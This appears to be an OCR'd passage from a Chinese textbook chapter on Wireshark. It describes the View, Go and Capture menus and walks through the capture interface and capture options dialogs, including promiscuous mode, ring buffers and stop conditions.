


图 7.15　Edit 菜单的 Preferences 对话框

3) View(视图)菜单

图 7.11 主界面上部 View 的菜单选项及功能，如表 7.6 所示。

表 7.6　主界面的 View 菜单选项及功能

菜 单 选 项	功　能　描　述
Main Toolbar	显示或隐藏工具栏
Filter Toolbar	显示或隐藏过滤工具栏
Statusbar	显示或隐藏状态栏
Packet List	显示或隐藏 Summary Window
Packet Details	显示或隐藏 Protocol Tree Window
Packet Bytes	显示或隐藏 Data View Window
Time Display Format	在 Summary Window 中的时间格式。设置显示时间、日期、年月的各种格式及显示精度
Name Resolution	名字解析。用来设置是否对 MAC 层地址、网络层地址和传输层端口号进行名字解析
Colorize Packet List	用不同颜色区分显示各种不同协议的数据包，方便阅读
Auto Scroll in Live Capture	在新数据包到来时 Summary Window 实时自动卷屏列出该包
Zoom In	增大屏显字体
Zoom Out	缩小屏显字体
Normal Size	恢复正常屏显字体
Resize All Columns	调整列宽以适应显示内容的大小
Expand Subtrees	扩展显示当前选定数据包的子树
Expand All	扩展显示当前 Protocol Tree Window 中的所有子树
Collapse All	折叠当前 Protocol Tree Window 中的所有子树，只显示根 root 信息
Coloring Rules…	编辑颜色标识器，为 Summary Window 中的数据包进行着色显示，以匹配给定的协议或显示过滤串
Show Packet In New Window	为在 Summary Window 中新选中的数据包打开一个新的 Protocol Tree Window 和 Data View Window。这样可以同时查看多个包的详细内容
Reload	重新载入当前的捕获文件

Coloring Rules…(着色规则)：

图 7.16 是单击 View→Coloring Rules…后弹出的着色规则对话框。可将满足指定条件的不同的协议包设置为不同的颜色显示，以便区分读取。

因为捕获到的真实网络数据流是各种各样协议包的大混杂，Wireshark 可对 Summary Window 中的同种协议类型的数据包采用不同彩色显示，方便于识别混杂在一起的同类型的包。这对跟踪具有“请求/应答”机制的协议数据包(如 TCP 协议)是非常有用和方便的。创建一个新的颜色标识选项，首先要单击 Coloring Rules 对话框上的 New 按钮，弹出如图 7.17 所示 Edit Color Filter 对话框(颜色标识器编辑)。

在对新过滤器命名之后，就要输入过滤条件表达式。此处可以直接输入，也可单击 Expression…，在弹出的过滤表达式对话框中构造过滤串。然后，单击 Foreground Color…和 Background Color…，选择需要的前景色和背景色。一切就绪单击 OK 按钮，新的着色方




图 7.16　View 菜单的 Coloring Rules 对话框




图 7.17　View 菜单的 Edit Color Filter 对话框

案即生效。若要将着色方案输出到其他捕获文件中或引入其他文件的着色方案，单击 Coloring Rules 对话框中的 Export…或 Import…即可。

4）Go（跳转）菜单

图 7.11 的主界面 Go 菜单的选项及功能，如表 7.7 所示。

表 7.7　主界面 Go 菜单的选项及功能

菜单选项	功能描述
Back	跳转到访问记录中最近访问过的包
Forward	跳转到下一个访问过的包（以上次访问的包为参考）
Go to Packet…	跳转到指定序号的数据包
Go to Corresponding Packet	跳转到当前选中的协议字段的相应的数据包那里，如果所选的字段与包不相符合，该项目将呈灰色
First Packet	跳转到捕获文件的第一个数据包
Last Packet	跳转到捕获文件的最后一个数据包

5）Capture（包捕获）菜单

图 7.11 主界面 Capture 的菜单选项及功能，如表 7.8 所示。

表 7.8　主界面上 Capture 的菜单选项及功能描述

菜单选项	功　能　描　述
Interfaces…	主机的所有网络接口列表，选择进行数据捕获的网络接口
Options…	设置进行捕获的各种选项
Start	开始捕获指定网络接口上的数据包
Stop	停止捕获指定网络接口上的数据包
Restart	重新开始捕获数据
Capture Filters…	编辑和设置捕获过滤器

(1) Capture Interfaces(捕获网络接口)

图 7.18 是单击 Capture→Interfaces…后弹出的 Capture Interfaces 对话框。其中 Description 列出了当前主机所有的网络接口及其描述。给出每个网络接口的 IP 地址，如果不能解析(例如无 DHCP 服务器可用)，将在相应接口的 IP 部分显示 unknown。若某接口的 IP 地址不止一个，则只显示第一个。Packets 和 Packets/s 两列分别显示自从对话框打开后，从相应接口探测到的包的数量，以及每秒内包的数量。每个网络接口都有一组按钮对应：Capture(立即开始捕获)、Prepare(设置捕获参数)(单击后弹出 Capture Options 对话框)、Details(接口详情)(单击后弹出 Interface Details 对话框)。




图 7.18　选择 Capture Interfaces 进行数据捕获

(2) Capture Options(捕获选项)对话框

在图 7.11 的主界面上单击 Capture→Options…弹出的 Capture Options 对话框如图 7.19 所示。在设置捕获数据选项时必须考虑以下问题：要捕获哪个网络接口上的数据、对每个包捕获多少字节、捕获数据的存储位置、怎样显示这些信息、如何自动停止捕获等。以下描述参看图 7.19。

① Capture 栏，设置要捕获什么类型的网络数据。

- 在 Interface 的下拉菜单中选择要捕获数据包的网络接口。如果找不到要捕获的接口，直接在文本条中输入。
- IP address 为选定网络接口的 IP 地址。
- 选择 Capture packets in promiscuous mode(在混杂模式下捕获数据包复选框)，则




图 7.19　Capture Options 对话框

可捕获所有该网络接口能探测的数据包，有关网卡的工作模式请参看第 7.2.3 节。

- 选择 Limit each packet to，可限制对每个包捕获多少字节，因为通常关心的信息主要都含在包的头部中。如果包长度大于此字节数，则将数据包的后部抛弃。Wireshark 把那些因截断而无法进行协议解析的数据包标注为碎片(fragments)。
- 在 Capture Filter 文本框中输入过滤条件表达式，也可以单击 Capture Filter 按钮，在弹出的过滤器列表中直接选取。这样就只捕获满足过滤条件的数据包。

② Capture File(s)栏，设置捕获数据存储为文件的位置：

- 在 File 文本框中输入全路径文件名或通过单击 Browse 浏览文件系统，Wireshark 能把当前捕获内容保存到该文件中；若文本框中不输入任何内容，则系统默认将捕获内容存于临时文件中，稍后再用 File 的 Save As 进行保存。
- 选择 Use multiple files 复选框，如果符合存储多个文件的条件，Wireshark 会自动切换到一个新文件，对新到来的数据包进行存储。选择该项可激活 Next file every *n* byte(s)/kilobyte(s)/megabyte(s)/gigabyte(s)（每隔 *n* 字节/千字节/兆字节/吉字节）切换至下一文件，*n* 值由下拉菜单确定。Next file every *n* second(s)/minute(s)/hour(s)/day(s)（每隔 *n* 秒/分钟/小时/天）切换至下一文件，*n* 值由下拉菜单确定。Ring buffer with *n* files 以给定的 *n* 个文件构成环形缓冲器中的捕获文件。Stop capture after *n* file(s)捕获了 *n* 个文件后，就停止捕获。
- Ring buffer 是环形缓存器，当捕获文件填满缓存器时，就会返回到开始位置记录新到

来的捕获文件，原有文件数据将从缓冲区中删除。在 Capture Ring buffer 中至少会生成 2 个捕获文件，其文件名格式是：前缀_NNNNN_ YYYY MM DD hh mm ss. 后缀。

例如，文件名 xiaolu_00004_20070119003957.cap，其中文件 xiaolu 是 Ring buffer 中的第 4 个捕获文件，该文件的创建时间是 2007 年 1 月 19 日 0:39:57。注意：若给定 4 个缓冲区文件，那么当第 5 个文件(编号 00005)到来时，编号为 00001 的文件将被删除。

③ Stop Capture…栏，设置自动停止捕获的条件，也可以手动停止捕获：

- 选择…after n packet(s)复选框，当捕获了 n 个数据包后停止捕获。
- 选择…after n byte(s)/kilobyte(s)/megabyte(s)/gigabyte(s)复选框，捕获了数据包的指定的字节/千字节/兆字节/吉字节数量后停止捕获。若已选择 Use multiple files 复选框，则该选项无效。
- 选择…after n second(s)/minute(s)/hour(s)/day(s)复选框，捕获了指定的时间(秒/分钟/小时/天后，停止捕获。

可同时选择以上这 3 个条件，只要其中一个条件满足，捕获即告结束。

④ Display Options 栏，设置如何显示捕获的数据包：

- 默认状态下，Wireshark 并不会在捕获数据的同时对 Summary Window 中的捕获包列表进行实时更新。如果选中 Update list of packets in real time 复选框，Wireshark 一旦捕获到数据包并处理后，即刻刷新 Summary Window 列表。
